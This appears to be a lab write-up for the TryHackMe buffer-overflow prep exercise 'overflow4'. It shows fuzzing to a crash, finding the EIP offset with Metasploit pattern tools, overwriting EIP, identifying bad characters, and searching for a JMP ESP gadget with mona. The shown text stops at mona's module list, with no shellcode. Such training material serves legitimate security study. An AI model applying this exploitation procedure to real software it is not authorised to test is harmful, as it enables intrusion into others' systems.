
Bufferoverflow

1. Determine min buffer size




```
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing with 2100 bytes
Fuzzing crashed at 2100 bytes
[Finished in 46.3s]
```

2. Determine EIP

   - Generate msf-pattern_create

```
msf-pattern_create -l 2100
```




```
Registers (FPU
EAX 01C5F238 A
ECX 007B573C
EDX 00000000
EBX 33704332
ESP 01C5FA30 A
EBP 43347043
ESI 00000000
EDI 00000000

EIP 70433570
```

3. Determine offset

```
msf-pattern_offset -q 70433570
```




```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow4]
└─# msf-pattern_offset -l 2500 -q 70433570
[*] Exact match at offset 2026
```

- Offset: 2026

4. Test with `BBBB`

- Buffer:


```
buffer = b"A" * 2026 + b"B" * 4 + b"C" * (2500 - 2026 - 4)
```



```
Registers (FPU)
EAX 0192F238 AS
ECX 005E573C
EDX 00000000
EBX 41414141
ESP 0192FA30 AS
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242
```


5. Determine bad chars
    - Generate bad chars



```
43 43 43 43 43 43 43 01 CCCCCCC☺
02 03 04 05 06 07 08 09 ☻♥♦♣♠•◘.
0A 0B 0C 0D 0E 0F 10 11 .♂..♫☼►◄
12 13 14 15 16 17 18 19 ↕‼¶§▬↨↑↓
1A 1B 1C 1D 1E 1F 20 21 →←∟↔▲▼ !
22 23 24 25 26 27 28 29 "#$%&'()
2A 2B 2C 2D 2E 2F 30 31 *+,-./01
32 33 34 35 36 37 38 39 23456789
3A 3B 3C 3D 3E 3F 40 41 :;<=>?@A
42 43 44 45 46 47 48 49 BCDEFGHI
4A 4B 4C 4D 4E 4F 50 51 JKLMNOPQ
52 53 54 55 56 57 58 59 RSTUVWXY
5A 5B 5C 5D 5E 5F 60 61 Z[\]^_`a
62 63 64 65 66 67 68 69 bcdefghi
6A 6B 6C 6D 6E 6F 70 71 jklmnopq
72 73 74 75 76 77 78 79 rstuvwxy
7A 7B 7C 7D 7E 7F 80 81 z{|}~⌂Çü
82 83 84 85 86 87 88 89 éâäàåçêë
8A 8B 8C 8D 8E 8F 90 91 èïîìÄÅÉæ
92 93 94 95 96 97 98 99 ÆôöòûùÿÖ
9A 9B 9C 9D 9E 9F A0 A1 ü¢£¥₧ƒáí
A2 A3 A4 A5 A6 A7 A8 0A óúñÑªº¿.
0D AB AC AD AE AF B0 B1 .½¼¡«»░▒
B2 B3 B4 B5 B6 B7 B8 B9 ▓│┤╡╢╖╕╣
BA BB BC BD BE BF C0 C1 ║╗╝╜╛┐└┴
C2 C3 C4 C5 C6 C7 C8 C9 ┬├─┼╞╟╚╔
CA CB CC 0A 0D CF D0 D1 ╩╦╠..╧╨╤
D2 D3 0A 0D D6 D7 D8 D9 ╥╙..╓╫╪┘
DA DB DC DD DE DF E0 E1 ┌█▄▌▐▀αß
E2 E3 E4 E5 E6 E7 E8 E9 ΓπΣσµτΦΘ
EA EB EC ED EE EF F0 F1 Ωδ∞φε∩≡±
F2 F3 F4 F5 F6 F7 F8 F9 ≥≤⌠⌡÷≈°∙
FA FB FC FD FE FF 0D 0A ·√ⁿ²■ ..
```

- Failed at `\xa9`


6. Remove `\xa9`



```
43 43 43 43 43 43 43 43  CCCCCCCC
01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
09 0A 0B 0C 0D 0E 0F 10  ..♂..♫☼►
11 12 13 14 15 16 17 18  ◄↕‼¶§▬↨↑
19 1A 1B 1C 1D 1E 1F 20  ↓→←∟↔▲▼ 
21 22 23 24 25 26 27 28  !"#$%&'(
29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
31 32 33 34 35 36 37 38  12345678
39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
41 42 43 44 45 46 47 48  ABCDEFGH
49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
51 52 53 54 55 56 57 58  QRSTUVWX
59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
61 62 63 64 65 66 67 68  abcdefgh
69 6A 6B 6C 6D 6E 6F 70  ijklmnop
71 72 73 74 75 76 77 78  qrstuvwx
79 7A 7B 7C 7D 7E 7F 80  yz{|}~⌂Ç
81 82 83 84 85 86 87 88  üéâäàåçê
89 8A 8B 8C 8D 8E 8F 90  ëèïîìÄÅÉ
91 92 93 94 95 96 97 98  æÆôöòûùÿ
99 9A 9B 9C 9D 9E 9F A0  ÖÜ¢£¥₧ƒá
A1 A2 A3 A4 A5 A6 A7 A8  íóúñÑªº¿
AA AB AC AD AE AF B0 B1  ¬½¼¡«»░▒
B2 B3 B4 B5 B6 B7 B8 B9  ▓│┤╡╢╖╕╣
BA BB BC BD BE BF C0 C1  ║╗╝╜╛┐└┴
C2 C3 C4 C5 C6 C7 C8 C9  ┬├─┼╞╟╚╔
CA CB CC 0A 0D CF D0 D1  ╩╦╠..╧╨╤
D2 D3 0A 0D D6 D7 D8 D9  ╥╙..╓╫╪┘
DA DB DC DD DE DF E0 E1  ┌█▄▌▐▀αß
E2 E3 E4 E5 E6 E7 E8 E9  ΓπΣσµτΦΘ
EA EB EC ED EE EF F0 F1  Ωδ∞φε∩≡±
F2 F3 F4 F5 F6 F7 F8 F9  ≥≤⌠⌡÷≈°∙
FA FB FC FD FE FF 0D 0A  ·√ⁿ²■ ..
```

- Failed at `\xcd`


7. Remove `\xcd`



```
43 01 02 03 04 05 06 07  C☺☻♥♦♣♠•
08 09 0A 0B 0C 0D 0E 0F  ◘..♂..♫☼
10 11 12 13 14 15 16 17  ►◄↕‼¶§▬↨
18 19 1A 1B 1C 1D 1E 1F  ↑↓→←∟↔▲▼
20 21 22 23 24 25 26 27   !"#$%&'
28 29 2A 2B 2C 2D 2E 2F  ()*+,-./
30 31 32 33 34 35 36 37  01234567
38 39 3A 3B 3C 3D 3E 3F  89:;<=>?
40 41 42 43 44 45 46 47  @ABCDEFG
48 49 4A 4B 4C 4D 4E 4F  HIJKLMNO
50 51 52 53 54 55 56 57  PQRSTUVW
58 59 5A 5B 5C 5D 5E 5F  XYZ[\]^_
60 61 62 63 64 65 66 67  `abcdefg
68 69 6A 6B 6C 6D 6E 6F  hijklmno
70 71 72 73 74 75 76 77  pqrstuvw
78 79 7A 7B 7C 7D 7E 7F  xyz{|}~⌂
80 81 82 83 84 85 86 87  Çüéâäàåç
88 89 8A 8B 8C 8D 8E 8F  êëèïîìÄÅ
90 91 92 93 94 95 96 97  ÉæÆôöòûù
98 99 9A 9B 9C 9D 9E 9F  ÿÖÜ¢£¥₧ƒ
A0 A1 A2 A3 A4 A5 A6 A7  áíóúñÑªº
A8 AA AB AC AD AE AF B0  ¿¬½¼¡«»░
B1 B2 B3 B4 B5 B6 B7 B8  ▒▓│┤╡╢╖╕
B9 BA BB BC BD BE BF C0  ╣║╗╝╜╛┐└
C1 C2 C3 C4 C5 C6 C7 C8  ┴┬├─┼╞╟╚
C9 CA CB CC CE CF D0 D1  ╔╩╦╠╬╧╨╤
D2 D3 0A 0D D6 D7 D8 D9  ╥╙..╓╫╪┘
DA DB DC DD DE DF E0 E1  ┌█▄▌▐▀αß
E2 E3 E4 E5 E6 E7 E8 E9  ΓπΣσµτΦΘ
EA EB EC ED EE EF F0 F1  Ωδ∞φε∩≡±
F2 F3 F4 F5 F6 F7 F8 F9  ≥≤⌠⌡÷≈°∙
FA FB FC FD FE FF 0D 0A  ·√ⁿ²■ ..
```

- Failed `\xd4`

8. Remove `\xd4`




```
43 43 01 02 03 04 05 06  CC☺☻♥♦♣♠
07 08 09 0A 0B 0C 0D 0E  •◘..♂..♫
0F 10 11 12 13 14 15 16  ☼►◄↕‼¶§▬
17 18 19 1A 1B 1C 1D 1E  ↨↑↓→←∟↔▲
1F 20 21 22 23 24 25 26  ▼ !"#$%&
27 28 29 2A 2B 2C 2D 2E  '()*+,-.
2F 30 31 32 33 34 35 36  /0123456
37 38 39 3A 3B 3C 3D 3E  789:;<=>
3F 40 41 42 43 44 45 46  ?@ABCDEF
47 48 49 4A 4B 4C 4D 4E  GHIJKLMN
4F 50 51 52 53 54 55 56  OPQRSTUV
57 58 59 5A 5B 5C 5D 5E  WXYZ[\]^
5F 60 61 62 63 64 65 66  _`abcdef
67 68 69 6A 6B 6C 6D 6E  ghijklmn
6F 70 71 72 73 74 75 76  opqrstuv
77 78 79 7A 7B 7C 7D 7E  wxyz{|}~
7F 80 81 82 83 84 85 86  ⌂Çüéâäàå
87 88 89 8A 8B 8C 8D 8E  çêëèïîìÄ
8F 90 91 92 93 94 95 96  ÅÉæÆôöòû
97 98 99 9A 9B 9C 9D 9E  ùÿÖÜ¢£¥₧
9F A0 A1 A2 A3 A4 A5 A6  ƒáíóúñÑª
A7 A8 AA AB AC AD AE AF  º¿¬½¼¡«»
B0 B1 B2 B3 B4 B5 B6 B7  ░▒▓│┤╡╢╖
B8 B9 BA BB BC BD BE BF  ╕╣║╗╝╜╛┐
C0 C1 C2 C3 C4 C5 C6 C7  └┴┬├─┼╞╟
C8 C9 CA CB CC CE CF D0  ╚╔╩╦╠╬╧╨
D1 D2 D3 D5 D6 D7 D8 D9  ╤╥╙╒╓╫╪┘
DA DB DC DD DE DF E0 E1  ┌█▄▌▐▀αß
E2 E3 E4 E5 E6 E7 E8 E9  ΓπΣσµτΦΘ
EA EB EC ED EE EF F0 F1  Ωδ∞φε∩≡±
F2 F3 F4 F5 F6 F7 F8 F9  ≥≤⌠⌡÷≈°∙
FA FB FC FD FE FF 0D 0A  ·√ⁿ²■ ..
```

- Bad Chars: `\x00\xa9\xcd\xd4`

9. Determine JMP
    - Via mona


      ```
      !mona jmp -r esp
      ```



```
jmp - Notepad
File  Edit  Format  View  Help
================================================================================
 Output generated by mona.py v2.0, rev 605 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : 7, release 6.1.7601
 Process being debugged : oscp (pid 1328)
 Current mona arguments: jmp -r esp
================================================================================
 2021-12-01 10:39:49
================================================================================
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
 0x76560000 | 0x7656a000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
 0x75610000 | 0x75616000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
 0x77320000 | 0x773ec000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
 0x755c0000 | 0x7560a000 | 0x0004a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
 0x74d50000 | 0x74d8c000 | 0x0003c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
 0x75750000 | 0x757ed000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
 0x757f0000 | 0x7583e000 | 0x0004e000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
 0x76910000 | 0x769e4000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
 0x75670000 | 0x7571c000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
 0x771c0000 | 0x772fc000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x76790000 | 0x76831000 | 0x000a1000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
